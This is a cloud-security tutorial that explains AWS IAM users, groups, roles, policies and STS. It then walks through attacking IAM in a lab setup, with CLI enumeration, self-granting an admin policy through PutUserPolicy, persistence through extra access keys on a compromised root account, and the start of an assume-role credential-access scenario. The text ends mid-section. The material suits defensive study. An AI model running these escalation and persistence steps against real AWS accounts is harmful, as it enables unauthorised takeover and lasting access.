AWS Cloud Overview
AWS Regions and Zones
AWS has 77 Availability Zones within 24 geographic regions around the world.

AWS Cloud Architecture
AWS Service Model

AWS Cloud Service Uses

AWS Cloud Services
IAM
IAM Components
- AWS Identity and Access Management IAM enables you to manage access to AWS services and resources securely.
- IAM allows:
- Manage IAM users, groups and their access.
- Manage IAM roles and their permissions.
- Manage federated users and their permissions.

Users
- A user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.
- AWS Services Access Types :
- Programmatic access
- Access key ID
- Secret access key
- AWS Management Console access
- Username
- Password
- Programmatic access
Groups
- A group is a collection of users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users.
- Following are some important characteristics of groups:
- A group can contain many users, and a user can belong to multiple groups.
- Groups can't be nested, They can contain only users, not other groups.
Roles

- A role is an entity that defines a set of permissions for making AWS service requests.
- Roles are associated with AWS services such as EC2, RDS etc.
- Roles are a secure way to grant permissions to entities that you trust. Examples of entities include the following:
- A user in another account
- An application code running on an EC2 instance that needs to perform actions on AWS resources
- An AWS service that needs to act on resources in your account to provide its features
- Roles issue keys that are valid for short durations, making them a more secure way to grant access.
Policies
- Policies define permissions for an action to perform the operation.
- For example, if a policy allows the
GetUseraction, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API. - Policies can be attached to IAM identities (users, groups or roles) or AWS resources.
Policy Data:
EffectUse to Allow or Deny AccessActionInclude a list of actions (Get, Put, Delete) that the policy allows or denies.ResourceA list of resources to which the actions apply

Policy types:
-
Inline Policies An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)
-
Managed Policies
- AWS Managed Policies
- Customer Managed Policies
STS
- AWS Security Token Service AWS STS is a web service that enables you to request temporary, limited privilege credentials for AWS IAM users or for users that you authenticate -Federated Users-.
- STS allows temporary access to an AWS resource using a token.
- Temporary credentials Contains :
- Access key ID
- Secret access key
- Security token (session token)
Temporary credentials:
-
STS Endpoints:
- Global STS Endpoint https://sts.amazonaws.com (opens in a new tab)
- Regional STS Endpoint https://sts.Region-Name.amazonaws.com (opens in a new tab)
-
AWS Metadata endpoint
- http://169.254.169.254/ (opens in a new tab) is a local endpoint on ec2 instances. Used to get temporary credentials for the instance.
Attacking IAM
Enumeration
# check if this key belongs to a user or  a role
aws sts get-caller-identity

# List IAM users
aws iam list-users

# List the IAM groups that the specified IAM user belongs to
aws iam list-groups-for-user --user-name username

# List managed policies attached to a user
aws iam list-attached-user-policies --user-name username

# List Inline Policies of a user
aws iam list-user-policies --user-name username

# List IAM Groups
aws iam list-groups

# List managed policies attached to user
aws iam list-attached-group-policies --group-name admins

# List Inline policies of a group
aws iam list-group-policies --group-name admins

# List IAM Roles
aws iam list-roles

# List managed policies attached to a role
aws iam list-attached-role-policies --role-name role-name

# List inline policies of a role
aws iam list-role-policies --role-name role-name

# List of IAM Policies
aws iam list-policies

# Get Info about specified managed policy
aws iam get-policy --policy-arn policy-arn

# Get Information about the versions of the specified managed policy
aws iam list-policy-versions --policy-arn policy-arn

# Get Information about a specified policy version
aws iam get-policy-version --policy-arn policy-arn --version-id version-id

# Get spcecified inline policy document embedded in specified IAM user/group/role
aws iam get-user-policy --user-name username --policy-name policy-name

# Get spcecified inline policy document for a group
aws iam get-group-policy --group-name groupname --policy-name policy-name

# Get spcecified inline policy document for a role
aws iam get-role-policy --role-name rolename --policy-name policy-name
Configure aws profile, profiles are stored in ~/.aws/credentials file
aws configure --profile adminExecute Commands with different profiles
aws sts get-caller-identity --profile adminAdding inline policy to a user
aws iam put-user-policy --user-name admin --policy-name Administrator-Policy --policy-document file://Administrator-policy.json --profile rootAttaching a managed policy to a user
- create the policy document
json
{ "Version": "2012-10-17", "Statement": [ { "Effect": "Allow", "Action": "*", "Resource": [ "*" ] } ] } - Create the policy
bash
aws iam create-policy --policy-name Administrator-Policy --policy-document file://Administrator-policy.json --profile root - Attach the policy to a user
bash
aws iam attach-user-policy --user-name normal-user --profile root --policy-arn arn:aws:iam::492787370120:policy/Administrator-Policy
Privilege Escalation
Creating the vulnerable example:
- Create normal User normal-user
- Create the PutUserPolicy document
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "iam:PutUserPolicy",
            "Resource": [
                "arn:aws:iam::492787370120:user/*"
            ]
        }
    ]
}- Put this policy as inline policy to normal-user
aws iam put-user-policy --user-name normal-user --policy-document file://PutUserPolicy.json --policy-name PutUserPolicy --profile rootNow this user has the power to priv-esc himself or other users to admin
Priv-esc
- Get the inline policies of the user
bash
aws iam list-user-policies --user-name normal-user --profile normal-user - Get the JSON of the policy
bash
aws iam get-user-policy --user-name normal-user --policy-name PutUserPolicy --profile normal-user - After we know that this user can put/attach policies to himself & other users, He can create administrator-policy and put/attach it to himself
- Create Administrator-policy.json
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "*",
            "Resource": [
                "*"
            ]
        }
    ]
}-
Put this policy as inline policy to the user
bashaws iam put-user-policy --user-name normal-user --policy-name Administrator-policy --policy-document file://Administrator-policy.json --profile normal-user -
Now list the inline policies of this user to make sure that our administrator policy was added
bashaws iam list-user-policies --user-name normal-user --profile normal-user
Persistence
- If we comprimised the root user, which is highly monitored, we can create another access key for another user, which we will be using if Its first access key was disabled or something
 Note: each user can have only 2 Access keys at once
List access keys of a user
Note: each user can have only 2 Access keys at once
List access keys of a user
aws iam list-access-keys ---user-name admin --profile root as we see, this user has already 2 access keys, Lets try to add another 1 to him
aws iam create-access-key --user-name admin --profile root
Delete access key
aws iam delete-access-key --user-name admin --access-key-id AKIAXFPDKRCEGZZR5WXX --profile root create a new access key
aws iam create-access-key --user-name admin --profile root
Credential Access

In this scenario User A has ASSUME ROLE Policy on a privileged Role that has privileges on some resources, as we see in the screenshot
Setting Up the vulnerable path:
- As a revision, note that the role has Access Permission on AWS Resources and has a Trust Relationship that identifies which users/groups can assume this role (as specified in the above pic).

- Create our Policy (we'll use the built-in Amazons3FullAccess) policy
